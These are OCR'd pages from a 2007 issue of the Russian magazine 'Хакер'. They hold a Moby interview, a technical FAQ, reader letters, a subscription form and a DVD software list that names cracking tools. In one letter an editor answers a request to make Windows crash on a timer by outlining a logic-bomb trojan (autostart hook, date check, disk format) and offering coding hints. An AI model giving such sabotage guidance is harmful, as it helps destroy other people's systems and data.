Когда я рос, мне были по душе самые разные стили музыки. Мне нравилась и попса, звучащая тогда по радио, и старинные пластинки, которые слушала моя мама, и музыка, под которую балдели друзья моего брата. Мне нравилось все. Но когда я впервые услышал панк-рок и нью-вейв, я понял, что вот моя музыка! Потом я стал ходить по ночным клубам. Тогда в Нью-Йорке имели привычку ставить подряд регги, панк-рок, хип-хоп, диско и нью-вейв, и все это опять перемешалось в моей голове. Я начал делать музыку, которую любил — панк, но потом туда столько всего намешалось. Некоторые меня до сих пор за это осуждают. Я люблю танцевальную музыку, но точно так же я люблю и панк. И не исключено, что рано или поздно я к нему вернусь. Это моя музыка, как бы странно это ни звучало. Так что ждите от меня жесткого панк-рокового альбома!



Про свой жизни и вегетарианство

Я до сих пор помню интервью, взятое у меня лет 15 или 16 назад, когда я сказал, что я вегетарианец и христианин и что на тот момент не пьян. Прошло 16 лет, но эти слова все еще крутятся вокруг меня, и мне все время задают подобный вопрос. Почему бы вам не перестать воспринимать меня как какого-то инопланетянина со странными вкусами и привычками, а просто понять, что я музыкант. Мне гораздо приятнее говорить про музыку, нежели про свой рацион и привычки. Да, я по-прежнему вегетарианец, но, по-моему, личное дело каждого — что он ест, когда и как. И я не призываю никого вести такой же образ жизни, как я, и не говорю, что это правильно. То же самое с религией. Каждому свое!

Запись трека к фильму про Джеймса Бонда

Честно говоря, я никогда и не мечтал записать трек для фильма про Джеймса Бонда. Но ко мне намертво пристали люди из MGM и прямо-таки потребовали написать трек для части «Туморроу невер дай». Ох, это было тяжело. Во-первых, я все время думал, что мне ни за что не удастся сравниться и даже приблизиться к оригинальному классическому треку Джона Бери, а во-вторых, Джеймс Бонд — отличное кино, но не мое. Ну не люблю я такие фильмы. В общем, я долго ломался, в итоге написал и все равно не доволен. Но многим нравится))).

«Каждая моя песня — это кусочек моего сердца»

Когда я пишу свою музыку, я выкладываюсь эмоционально. Если я пишу песню с названием «Почему моему сердцу так больно», это значит только то, что мне действительно плохо и я страдаю. Я не умею придумывать и врать в музыке. Каждая моя песня — это кусочек моего сердца. Это не просто громкие слова, и мои настоящие поклонники знают, что я искренен.

Альбом «Плей» разошелся миллионным тиражом — Моби не ожидал

Это было странно. Успех «Плей» меня немного потряс, потому что никто не ожидал, что это будет такая бомба. Это был просто мегауспех, именно с того момента я и стал звездой Моби. Но это мне вовсе не вскружило голову, потому что я очень долго не мог поверить, что это происходит со мной. Честно говоря, издавая альбом «Плей», я собирался закончить им свою музыкальную карьеру. Ну, думаю, надо постараться записать еще один и расслабиться. И тут вот такое! Сюрприз!

Моби и слава

Я помню, как первый раз почувствовал, что такое слава. Я учился в школе, играл в панк-рок группе, и наша школьная газета написала про нас. Там на обложке была моя фотка, и вот в один момент в своей школе я стал рок-звездой. Но мне было неуютно от внимания окружающих. Потом я стал известным ди-джеем в популярном нью-йоркском клубе, но мне тоже было не очень уютно от того, что все меня знали. И даже когда я стал гуру танцевальной музыки, я так и не смог свыкнуться со славой. У славы есть только два плюса: огромное количество людей, которые любят твою музыку и приходят на концерты. Работа тяжелая, устаешь, но когда думаешь о том, что ты делаешь это для людей, которые ждут этого, сразу поднимается настроение. И второй плюс — ты становишься частью музыкальной истории, на тебя равняются. В остальном же слава — это утомительно и не очень приятно. Я, вообще, человек скромный, и мне тяжело быть в обществе звезд и вести себя как звезда.

О планах

Сейчас я выпущу «Бэст оф», потом немного отдохну и приступлю работе над новой пластинкой. У меня уже есть 400 или 500 песен, осталось только отобрать лучшее и издать — может, весной, может, осенью этого года. Не знаю пока, будет это танцевальный альбом, или роковый, скорее всего, и то и другое — у меня полно самых разных песен, на любой вкус!

По материалам радиостанции ENERGY 104.2 FM (NRJ).

NRJ ENERGY 104.2



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



YOUR FAQ FAQ ON FAQ



ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU); НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Чудный браузер Firefox, несмотря на все свои плюсы, кушает системную память как последняя зараза. Как бы это можно было исправить? Разжиться еще одной планкой RAM возможности у меня пока нет.

A: Итак, рабочий рецепт. Сначала набери в адресной строке «about:config», чтобы перейти к странице для тонкой настройки браузера. Там ты найдешь параметр browser.sessionhistory.max_entries, который по умолчанию имеет значение 50. Уменьшим его, скажем, до 5 и далее, поработав часок-другой с браузером, начнем ощущать нехилый прирост производительности. Почему так? Очень просто: с помощью этого параметра мы задаем максимальное количество сайтов, которые Firefox подгружает в память. Такие сайты моментально подгружаются прямо из оперативки, если мы открываем их вновь (например, нажимаем кнопку «Назад» или «Вперед»). Пять десятков сайтов, постоянно висящих в памяти, — непозволительная роскошь, вот мы это и исправили. Кстати говоря, описание всех остальных параметров страницы «about:config» ты найдешь на сайте http://kb.mozillazine.org/About:config_entries или нашем диске. Покопайся — интересно.

Q: Поставил Ubuntu с вашего диска. Подскажи, как можно обновить драйверы для моей видеокарты? У меня никак не получается!

A: Действительно, установить драйверы для видюхи с нуля, еще и не имея опыта за плечами, довольно сложно. Чтобы не приводить тут длинные инструкции (а понадобилось бы описать процедуру как для драйверов ATI, так и для NVIDIA), я расскажу о наиболее простом способе. Правда, для его реализации понадобится вспомогательная тулза, но будь уверен, что установить ее не составит труда. Речь идет о небольшой утилите Envy, которая сделает всю работу по установке драйверов и настройке системы за тебя. Итак, действуем.

1. Начинаем с закачки вспомогательной программы:

```
t http://albertomilone.com/
ubuntu/nvidia/scripts/envy_
0.8.1-0ubuntu6_all.deb
```

2. Устанавливаем ее в систему:


```
sudo dpkg -i envy_0.8.1-0ubuntu6_
all.deb
```

3. Жмем «Alt-Ctrl-F1», чтобы выгрузить X-Windows, и в окне появившегося терминала набираем команду envy.

Вот, собственно, и все: нажми несколько раз «Yes», и очень скоро в твоей системе будут установлены последние драйверы, а сама она загрузится в X-Windows. Если ты сейчас читаешь эти строки и громко материшься из-за того, что Envy у тебя почему-то не работает, набери в консоли следующие команды и попробуй еще раз:

```
sudo aptitude purge envy
sudo rm -R /usr/share/envy
```

Должно помочь.



Q: У меня довольно необычная проблема: я люблю спокойно спать. А проблемой этот факт становится потому, что я не могу применить знания, полученный со страниц вашего журнала. Быть может, есть способ попрактиковаться во взломе, да так, чтобы мне за это точно ничего не было?

A: В случае со взломом программ все предельно просто. Начинающие cracker'ы могут тренироваться на небольших программах, которые специально созданы для того, чтобы их взломали. Я говорю о так называемых crackmes'ах, которые можно скачать, например, с www.crackmes.de. Для удобства они рассортированы по сложности, а для многих из них выложены мануалы по прохождению!

Немного сложнее обстоят дела со взломом реальных систем, но и здесь есть выход. Возьми на заметку тренажеры для хакера, которые мы выкладывали на одном из недавних дисков, ежемесячные конкурсы взлома от «Х», а также совершенно новый проект — Damn Vulnerable Linux (www.damnvulneablelinux.org). Его создатели так же, как и ты, считают, что в Сети сейчас распространяется огромное количество материалов по информационной безопасности, но возможности практически применить знания, не нарушая закон, пока нет. И вот как парни решили эту проблему. В своем дистрибутиве они намеренно оставили бажные демоны, к которым легко можно применить сетевые сплоиты, уязвимые сценарии, позволяющие выполнить наиболее распространенные виды атак (SQL-инъекция, XSS и т.д.), и просто недостаточно защищенные приложения специального для того, чтобы желающие могли потренироваться эти самые уязвимости находить. Словом, не дистрибутив, а настоящая находка. Поэтому мы с радостью выложили его на DVD вместе с парочкой видеоуроков.

Q: Одногруппник прислал word'овский документ с каким-то странным расширением — *.docx. Как его открыть вообще?

A: С точно такой же проблемой очень скоро столкнутся многие из нас. И все потому, что в недавно вышедшем Microsoft Office 2007 используется не старый привычный формат, а совершенно новый принцип хранения документов, основанный на технологии XML (подробности на http://news.office-watch.com/t/n.aspx?a=25&z=9&page=2). Вместо привычных *.doc, *.xls, *.ppt, мы имеем файлы *.docx, *.xlsx, *.pptx, каждый из которых представляет собой обычный zip-архив с многочисленными XML-файлами, описывающими структуру и содержание документа. И все бы было замечательно (я бы даже похвалил такой подход), если бы не одна загвоздка: старый Office, который, по всей видимости, ты и используешь, с такими файлами водиться по умолчанию отказывается. И чтобы даже просто открыть документ для просмотра придется немного позаморачиваться, например пропустить docx-файл через специальный online-конвертер www.docx-converter.com. Но лучше все-таки сразу установить в систему пакет для совместимости с Office 2007, доступный на сайте Microsoft и на нашем DVD, и полноценно работать с файлами.

Q: Что такое ring-0? Что вы имеете в виду, когда говорите, что приложение работает на уровне ядра или, например, на уровне пользователя?

A: Несмотря на то что современные процессоры поддерживают четыре уровня привилегий, которые также называют кольцами защиты, в винде реально используется только два: нулевой — для режима ядра (тот самый ring-0) и третий — для режима пользователя. Начнем с простого: зачем они вообще нужны? А ты вообрази себе, что любая программа (например, скачанная из интернета) могла бы напрямую писать в любую ячейку памяти и обращаться к оборудованию. Несложно представить, во что бы превратилась работа на компьютере: сплошные экраны смерти, подвисания и просто нестабильная работа. Вот чтобы подобного безобразия не происходило, было решено ограничить пользовательские приложения своим собственным окружением. Пользовательский режим всячески ограничивает прикладные приложения, чтобы те не косячили и ни в коем случае не могли влиять на работу системы в целом (хотя им все равно это как-то удается). Для процессов, работающих в user-mode, выделены свои защищенные адресные пространства. Потоки таких процессов выполняются в непривилегированном режиме процессора, поэтому не могут использовать привилегированные команды CPU и имеют крайне ограниченный доступ к системным данным. О прямом доступе к оборудованию в пользовательском режиме, само собой, не может быть и речи. Любые попытки выйти за пределы установленных ограничений жестко пресекаются.

С компонентами ядра совсем другая история. Все они выполняются в одном и том же адресном пространстве, причем в привилегированном режиме процессора (режим ядра). А значит, легко могут вызывать любые, в том числе привилегированные, команды, имея в распоряжении прямой доступ к оборудованию. Работая над серьезным проектом, где необходимо обращаться к внутренним функциям системы, ты обязательно столкнешься с массой ограничений пользовательского режима. И преодолеть их можно, разве что разместив код в ring-0. Из документированных способов существует только один — установка драйвера устройства. Будучи загруженным в системное адресное пространство, драйвер становится частью системы, и на него не накладываются какие-либо ограничения.

Q: С интересом прочитал вашу статью «Сотовый на халяву, или новые возможности Skype». Возник такой вопрос: а есть ли возможность связать между собой Skype и модем с голосовыми функциями? Чтобы звонок через Skype перенаправлялся на обычный городской телефон (через модем и телефонную линию), или, наоборот, чтобы звонок с городского телефона адресовался через инет Skype-абоненту, который живет за тысячи километров?

A: Описанная схема реально работает, если на компьютер установить утилиту Skype Forwarder (www.twilightutilities.com). Я даже не поленился и подключил к компьютеру уже забытый мною модем, который тут же определился программой. Оказалось, что прога предлагает несколько режимов работы, так что переадресацию можно настроить в обе стороны.

Q: Существует ли сейчас реально рабочий способ определить, что человек находится в invisible (я имею в виду ICQ). Плагины для Миранды и соответствующая возможность в QIP больше не работают.

A: Действительно, после того как разработчики устранили в протоколе ICQ несколько багов, определить, что человек прячется в инвизибле, стало намного сложнее. К счастью, умельцы с asechka.ru подсуетились и быстро зарелизили специальную утилиту nic (newest invisibility checker). Нужно лишь зарегистрировать себе вспомогательный uin (регистрация дополнительного аккаунта возможна прямо из программы — выбери в выпадающем меню пункт «Register new account») и ввести номер того, кого ты хочешь проверить. Важный момент: если проверяемый использует qip, то он получит соответствующее сервисное положение. Но что, собственно, от этого меняется? ⌶



АЛЕКСАНДР ЛОЗОВСКИЙ
/ LOZOVSKY@GAMELAND.RU /

На письма отвечал веселый доктор Лозовский

Djman (stanger4@yandex.ru)

Здравствуйте, редакция моего любимого журнала. Спасибо, конечно, вам за журнал. Только расстраивает то, что цена на него растет, а начинка становится хуже. Какие люди были! Dr. Добрянский, да и Холод чего стоил. Жалко рубрику «Западлостроение», сколько ламаков пострадало от нее! И почему убрали «Хумор»? А в «Кодинге» пишите статьи подробнее — не все же знают одинаковые языки программирования и не всегда ясно, что означает та или иная строчка кода. И еще, надеюсь, вы не будете против, если я на своей хомпаге помещу вашу ссылку в раздел «Друзья».
С уважением, ваш постоянный читатель

Привет! Судя по всему, ты хочешь, чтобы я вместе с тобой окунулся в мутную пучину ностальгических воспоминаний о прошлом «Хакера»? Да легко! Так вот. Доктор Добрянский aka Dr.Cod — известный раздолбай (если кто-нибудь задокументировал случаи соблюдения им дедлайнов — срочно пишите мне!), техноманьяк и электроонанист — никуда и не пропадал. По крайней мере, из медиакомпании Gameland. Просто он работает в тестлабе — там рано или поздно изолируют всех, кто родился с паяльником вместо... эээ... Ну в общем, технически продвинутых людей там изолируют. Более того, в новом «IT Спеце» он будет вести небольшую рубрику.
Холод? Да, Холод — это крепкий парень. С «Хакером» и «Спецом» он работал с самого начала, а когда весь бакланизм и нездоровый приколизм (как мне он нравился :() ушел в «Хулиган», стал его главредом. Точнее, не так. Наверное, это Холод и бакланизм создали «Хулиган». Затем он ушел из главредов этого контркультурного журнала и занял в медиакомпании какую-то хитрую должность, название которой я не смогу воспроизвести по памяти. Помню только, что там присутствовало слово «менеджер». А сейчас он вообще покинул нашу контору :(.

С ностальгией покончим, мне осталось ответить на два вопроса: про растущую цену журнала и про «Западлостроение». Так вот про цену: лучше даже не заикайся — мы, между прочим, вернули размер журнала 160 полос и апгрейдили DVD до двухслойного совершенно бесплатно! Безвозмездно, даром! А от «Западлостроения» мы отказались давно — слишком брутальное это дело. Ну да ладно, на диск я выложу свою статью, которая в далеком 2001 году не вошла в «Кодинг» «Хакера» и была опубликована на сайте моего друга Horrific'а, а впоследствии растырена по рунету :).

Inf0rmat0r 49 (inf0rmat0r.49@gmail.com)

Я_вот_не_могу_понять..._Для_хаЦкера_главное_что?!_Правильно!_АНОНИМНОСТЬ,_тогда_объясните_мне,_почему_в_статье_о_взломе_какого-либо_сервиса _автор_спокойно_публикует_свое_имя,_мыло_и_фото???_Помню,_был_master-lame-master_(а_может,_и_сейчас_есть)_—_ни_имени,_ни_фото,_ни_мыла...
И_почему_статьи_выходят_примерно_через_3_месяца_после_взлома? Ну_ВСЕ...

Я вот не могу понять, что случилось с твоей клавишей «Пробел»? Ее похитили пришельцы? Или ее съел младший брат, перепутав с шоколадным батончиком? А может быть, ты предпочитаешь пользоваться механической клавиатурой, а теперь в ее винтиках и герконах завелась пыль и агрессивные насекомые, вследствие чего аппарат вышел из строя? Короче говоря, дело в том, что все взломы в нашем журнале придуманные. Да и авторы тоже не настоящие, а надувные или даже глиняные. Мы покупаем их в секс-шопе, втыкаем в розетку и сажаем на клавиатуры в надежде, что, согласно теории вероятности, их вибрация породит какой-нибудь связанный текст. Вот такие дела, просто нам нечего стесняться.



A master-lame-master — это вообще не человек, а собирательный образ типа Козьмы Пруткова. Под этим ником пишут разные суперсекретные суперхакеры.

Некто Somewhere (mail1@bk.ru)

Здравствуйте! Мне настолько нравится журнал «Хакер», что хочу его ВЕСЬ скачать! Подскажите, пожалуйста, как это технически осуществить!

С помощью библиотеки wininet.dll и тибетских шаманов напиши супер-магический даунлоадер, который сможет качать даже то, что никем и никогда не было опубликовано в интернете!

Никита Палешев (super_bat@rambler.ru)

Хитрая штучка

Здравствуй, дорогая редакция! У меня недавно возник такой вопрос! Можно ли сделать какую-нибудь хитрость, чтобы винда слетала сама по себе где-нибудь примерно через недельку-две! Думаешь, это возможно? Если ты сможешь что-нибудь сделать, то отправь мне на мыльце!
Очень прошу, позарез нужно!
BAY-BAY!!!

Привет, Никита, хитрая штучка!
В те времена, когда интернета еще особенно не было, воровать пароли от диалапа было невозможно, ввиду его крайней редкости, а е-кошелечков даже и не предвиделось, люди тоже хотели как-то развлекаться. А поскольку и голых дам на компьютерах тогда было тоже не так много (не считая, конечно, разных игр эротического характера), люди выкручивались как могли. Одним из наиболее деструктивных способов порадовать себя несчастьем ближнего были так называемые «логические бомбы». За этим хитрым названием прятались обычные трояны, которые висели в автозагрузке (либо добавляли себя в autoexec.bat, либо считывали из этого файла программы и приписывались к ним по вирусному принципу — себя в конец файла и jmp near в начало) и каждый раз проверяли системную дату. Как только она совпадала с заданной, они форматировали диск, выдавали оскорбительные сообщения и т.д.
Ты получил ответ на свой вопрос? Как вписаться в автозагрузку, ты узнаешь из моей статьи, которую я пиарил в одном из предыдущих ответов, а как получить текущую дату — из win32.hlp. Кстати, будешь кодить на Delphi, не сравнивай напрямую переменные TDateTime — они содержат секунды и миллисекунды и никогда не совпадут. Выдирай из них только то, что точно нужно, — число, дату и т.д.
EBAY-EBAY!

Маргарита Долгих (rikitos@mail.ru)

Разговор

Добрый день, коллеги. Будьте любезны ответить, где и как я могу оформить подписку на ваш журнал. Мы очень хотим порадовать таким подарком своего сослуживца — вашего большого поклонника. Но на сайте о подписке ни слова не нашли, а все ваши телефоны упорно молчат. SOS! Ответьте уже, плиз.
С уважением, Маргарита Долгих

Добрый день, коллега! Я думаю, что Вы работаете не в журнале, который пишет про тяжелые будни российских саперов. Настоящий внимательный сапер (косынка, солитер, червы — нужное подчеркнуть) пошел бы на наш сайт, ввел бы в строку поиска слово «подписка» и просто вынужден был бы кликнуть по первой попавшейся ссылке. А ведь ссылка-то эта ведет отнюдь не в Сибирь к декабристам и их несчастным женам! Она гласит, что по всем вопросам по подписке надо либо звонить, либо писать на subscribe_xa@gameland.ru, либо идти на www.glc.ru/post/13016/default.asp и онлайн заказывать редакционную подписку там. Это намного круче, чем покупать журнал у жадных барыг! А куда Вы звонили? Если на мой мобильный, то я почти всегда отвечаю. Мне туда звонят до сих пор и бросают трубку, а потом пишут sms: «Гы чуваг приведреспегт дай аську форба нифпадляг».

Антон (loggging@mail.ru)

А как же старый добрый IRC?

Привет, РЕДАКЦИЯ! Вам пишет ваш давний читатель.
Сразу перейду к делу. Почему никого (почти никого) из редакции нету на канале #xakep.ru в старой доброй сети DALNet.ru? И еще удивительно, как это из нескольких тысяч читателей на канале обитает только 46... Неужто не интересно пообщаться с единомышленниками? Или так тяжело зайти на сайт mirc.com (или же открыть DVD), установить этот клиент, написать пару заветных строк «/server irc.dalnet.ru», а потом «/nick N1ckn4m3»? Надеюсь, данная ситуация исправится в скором времени ;).
С уважением, адепт «ХОЗЕ», мр_Торокано

Привет! Лично я понятия не имею, почему никого из редакции там нет. Наверное, неохота :), да и, строго говоря, не такой уж это официальный канал. Скорее, один из полуофициальных. Я там иногда торчу. Зато все появляются на форуме! Кстати, абсолютно согласен, если на канал прямо сейчас ринутся тысячи единомышленников и начнут срочно обсуждать наболевшее, будет очень жарко ;). Сейчас, я смотрю, уже 49 человек.



Теперь ты можешь получать журнал с КУРЬЕРОМ

не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Ростове-на-Дону, Волгограде, Самаре, Казани, Перми, Екатеринбурге, Челябинске, Омске, Новосибирске.

Подробности в рубрике MEGANEWS.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ______________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________________

Дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ

Индекс ____________________
Область/край ____________________
Город ____________________
Улица ____________________
Дом ________ Корпус ________
Квартира/офис ____________________
Телефон (код) ____________________
E-mail ____________________
Сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «__________________»	
с __________ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «__________________»	
с __________ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир


РЕКЛАМА

>> WINDOWS
> Daily Soft
&RQ 0.9.7.3
7-Zip 4.44 beta
ACDSee 9
Agnitum Outpost Firewall PRO 4.0
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8
DAEMON Tools v4.08
Dot.net Framework 3.0
Download Master 5.3.1.1077
Far Manager 1.70
Flashget 1.82
Gaim 1.5.0
Google Talk
iTunes 7.1.1
KishKish SAM BETA Ver. 4.0.0.7
LePutty 2006.11.03
Miranda IM 0.6.8
mIRC 6.2
Mozilla Firefox 2.0
Notepad 3.9
Opera Opera 9.20 Build 8762 Beta
QIP Build 8010
Reget Deluxe 4.2.265
SecureCRT 5.2
Semagic 1.7.0.1
SIM 0.9.4
Skype 3.1.0.147
Starter v5.6.2.8
Teleport Pro 1.45
TheBat! v3.98.4
Total Commander 6.55a
Unlocker 1.8.5
Winamp 5.3
Winrar 3.61
Xakep CD DataSaver 5.2
XChat 2.8.3c

> Development
010 Editor 2.11
C World Professional v 6.1
CodeLobster 3.3.1
CreateInstall Free 4.4
CyD WEB Development
DVD Architect 4.0a
EBook Maestro PRO 1.80
Lingobit Localizer 5.0
Smart Suite for MySQL 6.12.1
TrueBug PHP Encoder 1.0.3
Visual Patch 2.0.3.1
Zend Studio 5.5.0a

> Misc
Active Desktop Calendar 6.8 Build 070302
DOSBox 0.70
Video Vision Plus Version 8.0
WinOrganizer 4.0 build 1047
ВебЛомастер v3.2

> Multimedia
Altdo Mp3 Record Edit Audio Master 1.4
Alteros 3D 2.81
AVD Graphic Studio 6.7
AVI DVD Burner 2007
Deformer v.2.0
Framing Studio 1.55
FullShot Enterprise 9.5.0.1
Global Mapper 8.02
KMPlayer 2.9.3.1214
MediaMan v2.66.3
MP3Producer 2.56
Multilingual
NASA World Wind 1.4
Natura Sound Therapy 2.0
Nebula 2.25b
Photo Pos Pro
Picasa 36.19
QImage Studio Edition v2007.165
Sonic PDF Creator 2.0
Stellarium 0.8.1

> Net
BitComet Build 20070314 Beta
Broadcaster StudioPRO 1.3
CyD NET Utils
FreeCap v3.18
GMail Drive shell extension 1.0.11 Final
Network Notepad 4.5.4
Omega Messenger 2.7.3
Privacy Guard 5.0
SoftPerfect 2.6
TCP-Com 4.1
Torpark 2.0.0.3a
VideoGet 2.0.2.27
VisualRoute 2007 Lite Edition 11.0e

> Security
cXssTester
DLsecure beta 0.0.1.2
Ebay checker by f0gg0t
Firekeeper 0.2.7
Helios
Kiborg scaner 0.5
Office Password Recovery Wizard 1.0
Outpost Security Suite Pro
THC-Hydra 5.4
WebInject 1.41
XND HackCenter 1.2

> Server
GBM Server 7.0
Http File Server 2.1d
Hyena 7.0 C
InstantServers IsMail Pro v2.3
Snappy Fax Server v2.1.5.4
Tftpd32
Ventrilo 2.3.0
WinSSHD 4.23

> System
Active Virtual Desktop 2.01
Clean Disk Security
Cygwin
DesktopX 3.2
Drive Discovery 2.33
EarthDesk 4.0
Extra Drive Creator ver. 7.0
Professional Edition
FontFrenzy 1.5.139
IconChanger 3.7
PC Inspector File Recovery 4.0
PC Tools Firewall Plus 2.012
Protector Plus 2007 Vista 8.0.A01
Servant Salamander 2.5 RC2
Silent Copy 1.0
Snowportion Power Shutdown v4.2
TweakVI 1.0.1025
Virtual Drive Pro 11
WinASO Registry Optimizer 3.0
WinDriver Ghost 2.05
Personal

>> UNIX
> Desktop
Boswars 2.3
Bzflag 2.0.8
Digikam 0.9.1
Hedgewars 0.9.0
Lbreakout2 2.6beta-7
Mirage 0.8.3
Scribus 1.3.3.8
Spectalum rev31
Wesnoth 1.2.3
Xmoto 0.2.7

> Devel
Autoconf 2.61
Automake 1.9.6
Binutils 2.17
Bison 2.3
Ccache 2.4
Freetype 2.3.2
Fucc 0.2
Gcc 4.1.2
Gettext 0.16
Gmake 3.81
Lua 5.1.1
Nasm 0.98.39
Netbeans 5.5
Nvu 1.0
Php 5.2.1
Pkg-config 0.21
Python 2.5
Subversion 1.4.3

> Libz
Directfb 1.0.0
Gd 2.0.34
Glib 2.12.9
Gmp 4.2.1
Gtk 2.10.9
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.16
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.27
Pango 1.14.10
Pth 2.0.7
Qt 4.2.3
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

> Multimedia
Amarok 1.4.5
Audacity 1.2.6
Avidemux 2.3
Cdparanoia III-alpha9.8
Faac 1.25
Flac 1.1.4
Grip 3.2.0
Lame 3.97
Mplayer 1.0rc1
Mplayerxp 0.6.1.1
Vlc 0.8.6
Xmms 1.2.10


> Net
Amavisd-new 2.4.5
Firefox 2.0.0.3
Gaim 2.0.0beta6
Iptraf 3.0.0
Mutt 1.5.13
Netperf 2.4.2
Phpmyadmin 2.10.0.2
Pptp 1.7.1
Rsync 2.6.9
Seamonkey 1.1.1
Sim 0.9.4.3
Sylpheed 2.3.1
Thunderbird 1.5.0.9
Xchat 2.8.0

> Security
Airsnort 0.2.7e
Chkrootkit 1.0
Clamav 0.90.1
Dansguardian 2.9.8.2
Ettercap 0.7.3
Firehol 1.226
Firewall-jay 1.0.5
Fwbuilder 2.1.10
Gnupg 2.0.3
Kismet 2007-01-R1b
Nmap 4.20
Openssl 0.9.8e
P0f 2.0.8
Stunnel 4.20
Sudo 1.6.8p12

> Server
Apache 2.2.4
Bind 9.4.0
Courier-imap 4.1.2
Cups 1.2.9
Dbmail 2.2.4
Dhcp-3.0.5
Dovecot 1.0rc28
Mysql 5.0.37
Nut 2.0.5
OpenCA 0.9.3-rc1
Openldap 2.3.34
OpenSSH 4.6p1
Postfix 2.3.8
Postgresql 8.2.3
Pure-ftpd 1.0.21
Samba 3.0.24
Sendmail 8.14.0
Snort 2.6.1.3
Sqlite 3.3.13
Squid 2.6STABLE12

> System
Ati 8.32.5
BSD Ports
Cdrtools 2.01
Checkinstall 1.6.1
Coreutils 6.9
Dosbox 0.70
Initng 0.6.9
Iptables 1.3.7
Linux 2.6.20.3
Madwifi 0.9.3
Mc 4.6.1
Mucommander 0.7.1
Nvidia 1.0.9755
Obexftp 0.22-pre4
Qemu 0.9.0
Reiser4progs 1.0.6
Tinyfck 0.13
Vim 7.0.219
Wine 0.9.33

>> БОНУС
Полная подшивка хакера в PDF
100 программ для взлома






ХАКЕР
PRO
???
